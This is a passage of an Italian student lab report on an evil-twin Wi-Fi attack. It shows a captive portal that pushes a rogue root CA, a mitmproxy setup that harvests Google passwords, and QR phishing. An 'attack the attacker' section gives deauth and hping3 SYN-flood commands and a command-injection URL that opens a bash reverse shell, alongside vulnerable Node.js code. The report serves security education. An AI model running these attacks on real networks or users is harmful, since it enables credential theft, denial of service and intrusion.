
Figure 7: Avvio MITM Proxy

Il proxy è stato configurato per operare sulla porta 8080 e intercettare (grazie alle regole di forwarding impostate) tutte le richieste dirette dal client verso la rete esterna. Grazie al certificato precedentemente installato tramite il captive portal, il browser del client considera la connessione affidabile, permettendo al proxy di stabilire un canale cifrato sicuro con il client. Parallelamente, mitmproxy apre una seconda connessione TLS con il server di destinazione, mantenendo così due flussi cifrati indipendenti: uno tra client e proxy e uno tra proxy e server. Per personalizzare il comportamento del proxy, è stato sviluppato uno script in Python che gestisce l'intercettazione delle richieste e delle risposte HTTPS. Lo script consente, di registrare URL, header e parametri delle richieste, memorizzare informazioni sensibili in file di log e analizzare il traffico in tempo reale, ma anche di modificare dinamicamente le richieste e le risposte. Si è scelto di registrare tutte le richieste e risposte in un file di log, in modo da esser poi analizzato e ricavare possibili informazioni riservate.

Mitmproxy offre anche la console grafica mitmweb, che permette di visualizzare in tempo reale tutte le richieste e risposte intercettate, fornendo una rappresentazione chiara e organizzata del traffico Internet.

Scenario di attacco: furto credenziali

L'obiettivo principale della simulazione di questo attacco è dimostrare come sia possibile intercettare informazioni sensibili, nello specifico le credenziali Google della vittima. Dopo aver indotto l'utente a installare la Root CA personalizzata, il sistema entra in uno stato di attesa passiva, monitorando il traffico cifrato in cerca di un tentativo di autenticazione ai servizi Google. In questa fase, non viene effettuata alcuna azione attiva nei confronti del client: il proxy MITM, funzionando come intermediario trasparente, consente di osservare e registrare le richieste HTTPS inviate al server di Google. Poiché il certificato installato rende la connessione apparentemente sicura agli occhi del browser, l'utente non percepisce alcuna anomalia durante la digitazione delle credenziali o il processo di login.



(a) Certificato Google

(b) Catena di certificati

Figure 9: Il browser non mostra avvisi di sicurezza

Oltre alla modalità di osservazione passiva, il proxy MITM potrebbe essere utilizzato anche in maniera attiva per stimolare l'utente a effettuare l'autenticazione sui servizi Google. In questo scenario, le richieste HTTPS inviate dal browser possono essere ma-

nipolate e reindirizzate in modo controllato verso le pagine di login di Google. Qualora la vittima risultasse già autenticata, come spesso avviene, il sistema potrebbe essere in grado di intercettare il cookie di sessione, il quale consentirebbe di ottenere l'accesso all'account Google senza richiedere nuovamente la password.




Figure 10: Password in chiaro nella richiesta POST ai server google

Nell'ambito dell'esecuzione di questo attacco, lo script Python di mitmproxy è stato opportunamente adattato per analizzare tutte le richieste e risposte intercettate, con particolare attenzione a quelle dirette verso gli endpoint di login di Google. Grazie al file di log generato dal proxy, è stato possibile esaminare diverse autenticazioni completate con successo e individuare schemi ricorrenti nelle richieste. In particolare, nel corpo delle richieste di tipo POST, la password viene trasmessa in chiaro in una posizione costante, rendendo relativamente semplice definire una espressione regolare in grado di estrarre automaticamente username e password da ciascuna richiesta.




Figure 11: Estrazione credenziali Google

Conclusioni

Il presente lavoro ha fornito una visione pratica delle vulnerabilità associate all'uso di reti Wi-Fi pubbliche, evidenziando come la fiducia riposta dagli utenti nei certificati digitali possa essere sfruttata in scenari di phishing e attacchi di tipo Man-in-the-Middle. La generazione e l'installazione di una Root CA personalizzata tramite un captive portal ha dimostrato quanto facilmente un utente possa considerare affidabile un certificato apparentemente legittimo, consentendo così l'intercettazione e la decifratura del traffico HTTPS. Questo fenomeno risulta particolarmente rischioso nelle reti pubbliche gratuite, dove la scarsa consapevolezza degli utenti aumenta la probabilità di compromissione delle comunicazioni apparentemente sicure.

L'esperimento ha inoltre evidenziato alcune limitazioni pratiche: molte applicazioni moderne implementano misure di sicurezza avanzate, come l'isolamento tramite sandbox o la verifica interna dei certificati, che possono impedire l'intercettazione del traffico HTTPS anche quando un certificato è stato autorizzato a livello di sistema. Ciò dimostra come la protezione dei dati non dipenda esclusivamente dalla sicurezza della rete, ma anche dalla corretta progettazione delle applicazioni e dai controlli implementati lato client.

Dal punto di vista difensivo, il fattore cruciale rimane la consapevolezza dell'utente. Un certificato digitale installato manualmente equivale, in termini di fiducia, a una chiave che autorizza terze parti a decifrare e potenzialmente manipolare tutte le comunicazioni cifrate. Evitare l'installazione di certificati provenienti da fonti non verificabili e prestare attenzione a portali che richiedono procedure insolite costituiscono quindi la prima linea di protezione. Misure tecniche aggiuntive, come il certificate pinning [9] e l'uso di sandbox [8], contribuiscono a ridurre la superficie d'attacco e a proteggere servizi sensibili, quali app bancarie o portali di autenticazione. Infine, l'impiego di una Virtual Private Network (VPN) rappresenta un ulteriore efficace livello di difesa contro attacchi MITM su reti Wi-Fi pubbliche, creando un tunnel cifrato tra il dispositivo dell'utente e un server fidato, rendendo così il traffico illeggibile a eventuali osservatori locali.

EXTRA: Attaccare l'attaccante

In questo capitolo vengono illustrate varie contromisure volte a contrastare o ostacolare l'operato di un attaccante che gestisce un punto di accesso Wi-Fi malevolo.

De-Authentication Attack

Una delle tecniche principali è la possibilità di interrompere le connessioni al fake access point mediante l'induzione di una condizione di de-autenticazione. L'obiettivo di tale strategia è duplice: da un lato rendere instabile e poco appetibile la rete fraudolenta, ostacolando la capacità dell'attaccante di agganciare nuove vittime; dall'altro disincentivare gli utenti dall'insistere nella procedura di connessione, poiché una rete che risulta ripetutamente non affidabile tende a non essere più utilizzata.

Esistono strumenti, quali quelle incluse nella suite Aircrack-ng, in grado di generare frame di de-autenticazione diretti verso un access point al fine di interrompere le associazioni wireless.

```
sudo aireplay-ng --deauth 10 -a [BSSID_AP_FAKE] wlan0mon
```

Tali strumenti possono essere impiegati anche in modalità automatizzata: è possibile eseguire una scansione continua dell'area per rilevare nuovi access point e monitorare le associazioni dei client, quindi innescare l'invio di frame di de-autenticazione ogniqualvolta vengano individuati utenti associati a un access point sospetto.

DHCP Flooding

Un ulteriore vettore di attacco prende di mira il servizio DHCP gestito dall'access point. Se l'AP distribuisce dinamicamente indirizzi IP a un insieme limitato di client, un attaccante potrebbe tentare di saturare la pool di indirizzi inviando richieste DHCP non genuine. Il risultato di tale strategia è una condizione di esaurimento delle risorse del server DHCP, con la conseguente impossibilità per nuovi client legittimi di ottenere un lease e, quindi, di connettersi alla rete.

SYN Flooding

Analogamente, il componente web utilizzato per la distribuzione del certificato tramite captive portal rappresenta un punto critico che può essere preso di mira con attacchi di tipo denial-of-service. Bloccare o degradare la disponibilità del server web che ospita il portale impedisce agli utenti legittimi di completare la procedura di autenticazione o di installazione del certificato, con effetti sia sulla fruibilità del servizio sia sulla possibilità, per l'attaccante, di mantenere la propria infrastruttura fraudolenta operativa.

```
sudo hping3 -S -p 80 --flood [IP_attaccante]
```

Reverse Shell

Un attacco di particolare rilevanza e intrusività può sfruttare il meccanismo mediante il quale il back-end inserisce regole on-the-fly per sbloccare l'accesso a Internet ai vari client. In questo contesto, l'esecuzione di comandi con privilegi elevati da parte del server rappresenta un potenziale vettore di vulnerabilità. Qualora il back-end accetti, in modo non corretto, un parametro identificativo dell'utente passato come input senza

applicare adeguate procedure di sanificazione, si aprono scenari per possibili attacchi di command injection. Si mostra il seguente scenario:

```
httpsApp.get("/verify-cert", (req, res) => {
  let clientIp = req.query.ip || req.ip || req.connection.remoteAddress;
  clientIp = clientIp.includes("::ffff:") ? clientIp.split("::ffff:")[1] : clientIp;

  if (!clientIp) return res.status(400).send("Impossibile determinare l'IP del client");
  console.log(clientIp)
  const REAL_DNS = "8.8.8.8";
  const TIMEOUT_MS = 5 * 60 * 1000; // 5 minuti

  // Comandi per sbloccare il client
  const unlockCommands = [
    `sudo iptables -t nat -I PREROUTING 1 -i at0 -s ${clientIp} -j RETURN`,
  ]
```

Figure 12: Gestione sblocco accesso af internet dei client

Nello specifico, un parametro relativo al client, come l'indirizzo IP, viene impiegato dal back-end per eseguire una chiamata di sistema (tramite exec) durante l'aggiunta delle regole di IPTables. Se il server accetta tale parametro anche come input proveniente dall'utente, direttamente o indirettamente attraverso una query HTTP, e non applica adeguate procedure di sanificazione, si apre la possibilità di eseguire codice arbitrario sulla macchina target semplicemente tramite una richiesta GET HTTP. Il corretto funzionamento dell'endpoint

Http://10.0.0.1/verify-cert?ip=VEROIPADDRESS

può essere manomesso al seguente modo:

Http://10.0.0.1/verify-cert?ip=0.0.0.0; codice_eseguibile

Un esempio è dato da:

Http://10.0.0.1/verify-cert
?ip=127.0.0.1;bash -c 'bash -i >& /dev/tcp/10.0.0.5/4444 0>&1'

Nell'esempio riportato, l'indirizzo 10.0.0.5:4444 rappresenta la nostra macchina, con Netcat in ascolto sulla porta specificata. Formattando correttamente questo indirizzo tramite un encoder [7] e inserendolo in una richiesta HTTP GET eseguita direttamente dal browser, è possibile ottenere una reverse shell con privilegi di amministratore, senza che l'attaccante stesso se ne accorga.




Figure 13: Shell remota della macchina dell'attaccante

Appendice

Setup

Per l'implementazione del progetto è stato utilizzato Kali Linux come sistema operativo principale, installato all'interno di una macchina virtuale tramite VirtualBox. Per la gestione delle comunicazioni wireless è stato impiegato un ricevitore Wi-Fi TP-Link TL-WN823N, utilizzato per interagire con le reti e svolgere le operazioni necessarie al progetto. Il dispositivo vittima è, invece, un iPhone.



(a) TP-Link



(b) Kali Linux



(c) iPhone

Figure 14: Strumenti utilizzati

Configurazione

Il primo passo è consistito nell'individuare e installare i driver compatibili [10] per il ricevitore USB, necessari per abilitare la modalità monitor e le funzionalità di packet injection su Kali Linux. Una volta completata questa operazione, è stato sviluppato uno script ad hoc in grado di automatizzare alcune procedure fondamentali: mettere la periferica in modalità monitor, creare un punto di accesso Wi-Fi e assegnare un indirizzo IP all'interfaccia.

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up
sudo airbase-ng -e "Test" -c 6 wlan0 &
sudo ifconfig at0 10.0.0.1 netmask 255.255.255.0 up
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```

Successivamente sono state configurate le regole di default di IPTables, come descritto nel capitolo dedicato alla gestione del routing.

```
1 echo -e "Impostazione regole Forwarding.."
2 # 1. Cancella tutte le regole attive in tutte le tabelle
3 sudo iptables -F
4 sudo iptables -t nat -F
5 sudo iptables -t mangle -F
6
7 # 2. Elimina tutte le catene personalizzate
8 sudo iptables -X
9 sudo iptables -t nat -X
10 sudo iptables -t mangle -X
11
12 # 3. Reimposta le policy di default su ACCEPT
13 sudo iptables -P INPUT ACCEPT
14 sudo iptables -P FORWARD ACCEPT
15 sudo iptables -P OUTPUT ACCEPT
16
17 # 2. Escludi le query DNS (sia UDP che TCP su porta 53)
18 sudo iptables -t nat -A PREROUTING -i at0 -p udp --dport 53 -j ACCEPT
19 sudo iptables -t nat -A PREROUTING -i at0 -p tcp --dport 53 -j ACCEPT
20
21 # 3. Reindirizza tutto il resto verso il processo locale su 10.0.0.1
22 sudo iptables -t nat -A PREROUTING -i at0 -j DNAT --to-destination 10.0.0.1
23
```

Figure 15: Regole default IPTables

In seguito, è stato avviato dnsmasq utilizzando il file di configurazione illustrato nell'apposita sezione. Contemporaneamente, vengono eseguiti lo script Node.js, incaricato di gestire il captive portal e lo sblocco delle rotte per i dispositivi autorizzati, e il proxy MITM, avviato tramite lo script Python, responsabile dell'intercettazione e dell'analisi del traffico HTTPS.

Nella figura seguente viene riportato uno snippet di codice del server Node.js, in cui viene illustrata in particolare la logica di reindirizzamento delle richieste. Tutte le richieste provenienti dall'endpoint /hotspot-detected vengono automaticamente inoltrate alla pagina di login del captive portal, consentendo l'apertura automatica della schermata non appena l'utente si connette alla rete.

```

23 // Rota per captive portal iOS
24 app.get("/hotspot-detect.html", (req, res) => {
25
26     res.setHeader("Location", "http://10.0.0.1/");
27     res.status(302).end();
28
29 });
30
31 app.get("/", (req, res) => {
32     const filePath = path.join(__dirname, "index.html");
33     const fileStats = fs.statSync(filePath); // Ottiene dimensione esatta
34
35     res.setHeader("Content-Type", "text/html");
36     res.setHeader("Content-Length", fileStats.size);
37     res.setHeader("Connection", "close");
38
39     res.sendFile(filePath);
40 });
41

```

Figure 16: Server NodeJS

In alcune circostanze, il captive portal potrebbe risultare difficile da visualizzare o non consentire il download del certificato necessario. In questi casi, si potrebbero considerare tecniche di phishing, ad esempio mediante l'utilizzo di QR code, che reindirizzano direttamente l'utente alla pagina del captive portal. La figura seguente mostra un esempio illustrativo di come questa modalità potrebbe presentarsi nella pratica.



Figure 17: Esempio di Poster Qishing

References

- [1] <https://www.aircrack-ng.org/doku.php?id=Main>
- [2] <https://thekelleys.org.uk/dnsmasq/docs/dnsmasq-man.html>
- [3] <https://docs.openssl.org/master/>
- [4] <https://support.apple.com/en-qa/guide/deployment/dep91d2eb26/web>
- [5] <https://github.com/jee1mr/captive-portal>
- [6] <https://docs.mitmproxy.org/stable/overview/getting-started/>
- [7] <https://meyerweb.com/eric/tools/dencoder/>
- [8] <https://support.apple.com/it-it/guide/security/sec15bfe098e/web>
- [9] <https://www.sans.org/blog/tls-ssl-failures-and-some-thoughts-on-cert-pinning-part-1>
- [10] <https://github.com/clnhub/rtl8192eu-linux>